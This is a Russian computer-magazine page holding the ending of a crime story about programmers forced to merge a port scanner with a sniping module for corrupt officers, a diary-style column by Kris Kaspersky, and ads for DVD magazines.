— То есть для вас совершенно не удивительно, что кто-то предлагает свести в одно целое программу для сканирования портов и модуль снайперской стрельбы? Уж поверьте мне на слово — более глупого задания за всю свою жизнь я не получал, и надеюсь, что оно будет первым и последним. Даже как-то успокаивает, что нам дали всего двадцать четыре часа — ибо подобным бредом трудно заниматься дольше.

Рыков молча выслушал его, усмехнулся и прокомментировал:

— Да, совершенно с вами согласен. Но заданию не удивился. Как только увидел здесь труп в коридоре — через минуту уже вообще ничему не удивлялся. Ладно, вы пока подумайте над тем, как мы проведем с вами ближайшие сутки с мертвецом в коридоре, а я свяжусь с Инструктором еще раз.

**РУКИ ГОСТЬ ДЕРЖАЛ ЗА СПИНОЙ, ГЛАЗА ПРИСТАЛЬНО СМОТРЕЛИ НА ХОЗЯИНА**

Алмазов предоставил Рыкову право задавать вопросы, а сам вышел в коридор. Тело, прикрытое плащом, застыло в нелепой позе; даже с расстояния в несколько метров чувствовалось, что мышцы уже окаменели. Кровавые следы, произведшие жуткое впечатление в первые секунды, сейчас уже вообще не удивляли и не будоражили воображение. Он прошел ко входной двери, тихо посмотрел в глазок.

На площадке между этажами стоял человек с автоматом на плече. Укороченный «Калашников», оружие спецназа и ДПС. Стоял, прислонившись к стене и периодически поглядывая то на окно, ведущее во двор, то на дверь.

Когда он в очередной раз поднял взгляд вверх, Алмазов машинально отшатнулся от двери, едва не зацепив вешалку.

Из комнаты доносилось бормотание Рыкова, который что-то читал с экрана. Возвращаться очень не хотелось — особенно после того, как стало ясно, что те, кто планировал операцию, ничуть не преувеличивали. Труп в коридоре и автомат на плече убеждали лучше всяких слов.

— Черт знает что… — шепнул Алмазов. — Патриоты хреновы…

Когда он вошел в комнату, Рыков с покрасневшим от волнения лицом повернулся к нему и едва ли не прокричал:

— Они заплатят! Заплатят нам столько, сколько платили раньше хозяину этой квартиры! Причем каждому!

Алмазов кивнул:

— Охотно верю. Вы будете продолжать диалог, или мы попытаемся поработать?

Рыков словно на стену наткнулся.

— Да, конечно… Но вы разве не… Не рады?

Алмазов вздохнул и спросил:

— Если не считать литра крови на обоях — обстановка очень способствует… Радоваться, веселиться, делить деньги. Рыков, вы понимаете, что человека убили? И если я правильно соображаю — то убили с одной только целью. Чтобы он не сделал то, что должен был сделать. Обычно убивают именно по таким причинам…

— Не делайте из меня идиота, — опустив глаза в пол, ответил Рыков. — Я готов посочувствовать — но временно. Лукина я не знал, его не убивал, на его место не стремился. Но раз судьба сыграла с нами такую злую шутку — почему бы не воспользоваться моментом? Давайте работать, раз вы настаиваете.

— Я? Настаиваю? — Алмазов поразился подобному заявлению. — По-моему, все предельно просто. Вы могли уйти отсюда еще до моего прихода. Едва только увидели убитого — сразу могли рвануть вниз по лестнице. Вы этого не сделали — вы дождались меня. Похоже, что это вы самого начала требовали продолжения банкета. Так что не стройте из себя девочку, доставайте свои исходники, будем работать.

Рыков хотел что-то возразить, даже набрал полную грудь воздуха для длинной тирады, но шумно выдохнул и не произнес ни слова. Алмазов был прав. Он достал диск, положил на стол.

— Я готов. Думаю, что за сутки уложимся. Считаю, что самое главное — не ставить перед собой лишних вопросов.

— Согласен, — кивнул Алмазов. — Ибо главный вопрос здесь один — зачем? Ответа все равно нет, поэтому за дело…

Они загрузили свои исходники на компьютер Лукина, по пути поразившись тому обилию программ, что присутствовали на этой машине одновременно. Убитый хозяин был готов к любым неожиданностям — он мог писать программы как минимум на пяти языках. И Алмазов, и Рыков — каждый нашел на его компьютере необходимые для себя инструменты. Они поочередно брались за дело, производя манипуляции над своими творениями — пока один набивал код, другой на листе бумаги выстраивал нужную для следующего шага логическую конструкцию.

Странная шла работа — воедино соединялось несоединимое. Алмазов смотрел из-за спины коллеги, как тот монтирует куски модуля к своему сканеру и понимал, что это напоминает попытку соединить, к примеру, утюг и корабль «Дискавери». Очевидной пользы не было никакой. «Челнок» с утюгом — понятия несовместные. Гений и злодейство программерской мысли. Наличие утюга не улучшит полетных качеств космического корабля — сам же корабль своей массой просто похоронит понятие «утюг», превратив его в… Превратив его…

Алмазов даже закрыл рот рукой, чтобы не дай бог звуки не вырвались на свободу. Увлеченный работой Рыков не замечал вокруг ничего — казалось, он уже распределил весь свой гонорар и только и ждет того часа, когда можно будет тратить деньги. Работал он с упоением…

«Судя по всему, потенциал у него неплохой, — подумалось Алмазову. — Еще пара часов — и он досрочно выполнит работу. Соединит утюг с «челноком»… Неужели он не заметит столь очевидных вещей?»

— Прошу, коллега, — внезапно встал из-за компьютера Рыков. — Ваша очередь. Мне кое-что непонятно в ваших построениях — думаю, вы лучше справитесь. У вас там пара мест есть — без пол-литра не разобраться. Я, знаете, все больше на Ассемблере…

— Спасибо. Практически комплимент, — кивнул Алмазов и сел на освободившееся место. — Да вы уже серьезно продвинулись вперед…

Хвалю. Нам бы с вами лет пять назад встретиться — неплохой тандем бы получился.

Рыков улыбнулся и вычурно поклонился. Лесть он любил…

Алмазов справился с задачей довольно быстро. Каждый раз обновляя содержимое листинга и проверяя его на наличие критических ошибок, он вспоминал того человека с автоматом на площадке и затылком ощущал присутствие Рыкова, который внимательно наблюдал за ходом работы из-за спины.

— Готово, — встал со своего места Алмазов. — Думаю, что с задачей мы справились. Ваша и моя программы сращены намертво — но при определенном условии их можно запускать, одну из-под другой…

— Можно, — удовлетворенно кивнул Рыков. — А можно и разделить…

— Вы уверены? — Алмазов прищурился.

— А как же? — удивился тот вопросу. — Я создал специальный код, который активируется, когда это будет нужно…

— Какой код? — Алмазов насторожился.

— А разве непонятно? Я вот сидел за компьютером и все время думал — что мы делаем? — Рыков развел руками. — Нельзя же просто так клацать клавишами и не спрашивать себя о том, что ты делаешь… Это вышло как-то непроизвольно. И ведь вместо двадцати четырех часов мы уложились в семь. Разве мы не молодцы? Так есть хочется! А вам? Хотя понимаю — возле холодильника мертвец. Мне тоже, знаете, туда идти не хочется...

Он взглянул на экран и радостно сообщил:

— А Инструктор все это время был с нами, представляете? Надо быстрее с ним связаться. Сообщить, так сказать, приятную новость…

Алмазов хотел остановить его, но это было бесполезно — воодушевленный успехом Рыков уже набирал сообщение.

Щелкнул замок на входной двери. Рыков вздрогнул.

— Кто это может быть?

Алмазов отрицательно покачал головой и не издал ни звука.

— Он пишет… — шепнул Рыков, настороженно прислушиваясь к тому, что происходило в коридоре и глядя на экран. — Пишет…

То, что пришло последним в сообщении от Инструктора, привлекло внимание Рыкова. Он наклонился поближе, перечитал, а потом непонимающим взглядом посмотрел на Алмазова и сказал:

— Чушь какая-то… Сказал мне поднять руку…

Он успел выпрямить правую руку только до уровня плеча — но человеку с автоматом этого хватило. Приказ был однозначным — оставить в живых человека с поднятой рукой.

И очередь вошла в Алмазова…

* * * * *

Командующий хищно смотрел на открытый чемоданчик с деньгами. Луковников стоял сбоку от генерала, стараясь не попадаться тому на глаза.

— Чего-то я не понял… — командующий подошел поближе, прикоснулся кончиком пальца к пачкам денег. — Лукина в расход…

— Так точно, товарищ генерал-лейтенант, — Луковников кивнул. — Выполнив четыре наших задания он, как человек безупречной логики, вычислил нас. Даю сто два процента гарантии. Смысла ждать, когда на пятом задании он начнет нас шантажировать, не было. Потому и получил пулю.

— Разумно, — генерал достал одну пачку, пролистнул ее пальцем. — Ты же меня знаешь — в таких случаях мне все разжевывать надо. Возраст, звание… Короче, скидку делай в следующий раз.

— Слушаюсь, — Луковников козырнул. — Имея потенциальный труп Лукина, я еще до его ликвидации стал искать того, кто смог бы его заменить. Нашлись двое. Причем один из них — Алмазов — имел непосредственный контакт с той конторой, чью продукцию мы пускали за границу. Мое мнение было поначалу однозначным — Рыкова в помощники, Алмазова запишем в герои, после работы Рыкова уберем.

— В принципе, понимаю. И одобряю, — генерал покачал головой. — Что же изменилось?

— В ходе работы Рыков создал то, о чем мы и не мечтали. Он создал процедуру по разделению…

— Попроще, — генерал сморщился, как от стакана кислого сока. — Без всех этих…

— Хорошо. Если вы помните, Лукин создавал для нас то, что носило название «информационный мусор». Мы брали проекты секретного вооружения, превращали их с помощью Лукина в нечто совершенно нефункциональное, после чего продавали заказчикам. Понять, что же мы продаем, мог только тот, кто имел на руках файл отката, отдельно создаваемый Лукиным для разделения кодов.

— Так зачем же ты убрал такого ценного работника?

— Я вам не говорил, товарищ генерал… Но в последний раз Лукин решил не просто получить гонорар. Он решил продать этот самый файл… Я заплатил ему отступного — только чтобы сделка не сорвалась. Заплатил из своих комиссионных. А вы мне про гараж…

— Не ной, — генерал похлопал его по плечу. — Компенсирую. Рассказывай дальше.

— Во время последней операции Рыков сумел встроить в этот самый «информационный мусор» процедуру, существенно ускоряющую процесс вычленения модуля стрельбы. При этом он сумел сохранить функциональность каждой программы в отдельности — несмотря на их монолитное слияние. И он сделал это за семь часов при практически полном невмешательстве Алмазова — ибо Алмазову все было разъяснено с самого начала.

— В смысле?

— Алмазов знал, что Рыкова после работы убьют. Знал — и не мешал ему делать гениальную работу. Когда я понял, что получилось в итоге — принял решение…

— А если бы он не сообразил? Если бы не поднял руку — что тогда? — генерал захлопнул чемоданчик и хитро прищурился.

— На этот случай тоже был приказ.

— Какой?

— Пусть это останется моей профессиональной тайной, — улыбнулся подполковник.

— Ну, Песталоцци… — генерал ухмыльнулся.

— Чипполино, — поправил его Луковников.

— Точно. Горе ты мое… луковое… Завтра приказ подпишу. На присвоение очередного звания. — Только ты больше гениев в таких количествах не расстреливай. Пиночет…

Луковников согласно кивнул… **С**

# ИСХОДНИКИ ВСЕЛЕННОЙ

КОЛОНКА КРИСА КАСПЕРСКИ

## ПОТОК СОЗНАНИЯ IV

…Проснулся около полудня, заснув вчера уже после 4-х часов. Ну, полуднем это можно было назвать лишь с большой натяжкой. В моей норе царила полутьма, с окон давило серое небо, слышалось, как дует порывистый ветер. Вставать совершенно не хотелось, но впереди была куча дел, так что пришлось поднапрячь свой хвост (зато уже начинаю постепенно смещаться к своему обычному нормальному ночному графику), но делам осуществиться не удалось. Практически сразу же отрубили свет. Сейчас сижу на упсе («сижу» — в переносном смысле). Упса с честью выдержала 3 с небольшим часа, оставив еще 39% энергии на борту, а мыщъх тем временем лихорадочно шарил по Сети в поисках, чего бы такого хорошего зажевать. Узнал много нового, а нарыл еще больше! Нервничал, конечно! Все-таки без света такой дискомфорт. Зато потом, когда загорелся свет, начал делать ролик о том, как антивирусы ругаются на разные хорошие файлы. Даже вспотел. Все оказалось сложнее, чем мыщъх поначалу думал. Точнее, не столько сложнее, сколько муторнее и утомительнее. Нужно постоянно держать хвост на взводе и сосредоточенно точить клавиатуру, что при рассеянном внимании не получается. Но это ладно. С черемухи облетели все листы, и она стоит голая и бесхвостая, как дрожащий на ветру мыщъх, а ветер надобно сказать… имеется… вместе с ленивым дождем: уже полночь. Внезапно разболелась голова и хочется спать, но впереди еще полстатьи и хвост. Им надо крутить!!!

…Заснул в шестом часу, а проснулся, когда еще не было и одиннадцати. За окном едва слышно шумел холодный дождь, образовавший лужи и измочаливший Ладку (Ладка — это собака такая), прыгающую непонятно от какого восторга, который мыщъх совсем не разделял. Во всем теле ощущалась сильная усталость, болела голова, а впереди: ну, впереди был просто обычный рабочий день. Темный и мрачный. Но зато потом можно будет два выходных отдохнуть. Хрен, что я начну делать раньше понедельника, хоть потом и придется писать сразу три статьи, по одной в день. Нет, определенно в таком режиме я долго не протяну…

…Выходные прошли в просмотре пары фильмов, высадивших мыщъх'а на такую усталость, что в воскресенье ближе к полуночи он был уже совсем никакой и, помучив свой хвост, провалился в нервный сон, просыпаясь несколько раз — в последний раз в седьмом часу, когда и встал. Восходящее солнце, просвечивающее сквозь облака, подсвечивало иней на калине, уже сбросившей почти все листья. Так начиналась очередная рабочая неделя, на которую было запланировано четыре статьи, но все срочные, высадные и какие-то совершенно неконкретные.

…Всю ночь провозился с подготовкой видео для Хакера, так что засыпал уже на рассвете. Состояние такое: в общем, колбасное. Заживо закопченное. И сверху бульдозером переехаанное. Усталость страшная. Нервы — ни к черту. Творческий кризис, рассеянное внимание, неспособность сосредоточиться на чем-то одном, отсутствие новых идей. Ну, и традиционные кошмары по ночам. Опять начал принимать феназепам и попустило: хвост поднялся и затрепетал. И хотя крутить им желания нет, по крайней мере, можно надеяться на то, что удастся войти в обычный рабочий ритм.

…Опять заснул на рассвете (да еще и с голубым небом — жуть!) под визг penumr'ы, раздирающей интегрированный бластер на EPOX'е. Все! Довольно! Теперь засыпаю только под нормальный музон со своего старого-доброго P-III!

…Проснулся уже в темноте, около шести, провожая вчерашний день медленно угасающим квадратом окна. Ярко, но совсем не злобно горел красный глазок переноски, покоящейся на 700VA упсе. Едва слышно гоняла воздух своим вентилятором 2200VA. Вставать совершенно не хотелось. Пачка феназепама делала свое дело, кошмары сглаживались, делать ничего не хотелось, только лежать на топчане, медленно погружаясь во тьму: неожиданно на потолке вспыхнул яркий белый квадрат. Это сработал сотовый телефон, принимающий SMS'ку или нет… Скорее всего не SMS'ку, а входящий звон. Ну, звонок ясное дело от кого. Все-таки хорошо быть холостяком! (только понимаешь это слишком поздно, когда куча сил и энергии растрачены впустую). Короче, мыщъх все-таки поднялся, нащупал лапами тапки, со второй попытки включил 700VA, а в след на за ней и 2200VA, как обычно на мгновение вспыхнувшую красным огоньком. Начинался новый трудовой день. Точнее ночь. Но это неважно. За окном была зима, сквозь окно просвечивали звезды и мороз. В планах была первая часть статьи для SYS'a, но этим планам сбыться не удалось. Текучка. Подготовить одно, отредактировать другое. Вот так время и идет. Да еще с XviD'ом начал экспериментировать, пытаясь выжать из него максимальное качество при минимальном размере. Короче, вот такая размеренная жизнь медленно приходящего в форму мыщъх'а, засыпавшего уже в предрассветном полумраке

## Думаешь, что посмотреть сегодня вечером? Выбираем кино с TOTAL DVD!

Все о кино – читай о блокбастерах месяца, размышляй о лентах вместе со звездами, выбирай на какой сеанс пойти

Все о DVD – самые лучшие релизы месяца, более 50 обзоров, море интервью

...и немного о технологиях будущего! Телевидение высокой четкости, плазмы и многое другое!

### Total DVD – ультимативный журнал для киноманов!

Каждый журнал комплектуется DVD-приложением с великолепным полнометражным фильмом категории «А» (качество изображения и звука на диске соответствует лучшим мировым релизам), подборкой трейлеров и анонсов новых картин и роликами к DVD-релизам.

## Ищешь себе технику для домашнего кинотеатра? «DVD Эксперт» – самый лучший гид по аудио-видео- новинкам!

Все о Hi-Fi, High End и Home Cinema!

Пошаговые инструкции по составлению и инсталляции системы домашнего кино

Лучшие системы и компоненты месяца – рай для новичков. Более 50 самых новых моделей в оценочных и сравнительных тестах

Готовые системы, интервью, самые свежие новости индустрии
Всегда на лезвии прогресса!

### Выбираем домашний кинотеатр с журналом «DVD Эксперт»! Сейчас это стильно, это модно, это доступно, это просто!

Каждый журнал комплектуется DVD-приложением с великолепным полнометражным фильмом категории «А» (качество изображения и звука на диске соответствует лучшим мировым релизам) и тестами для настройки системы хоум синема.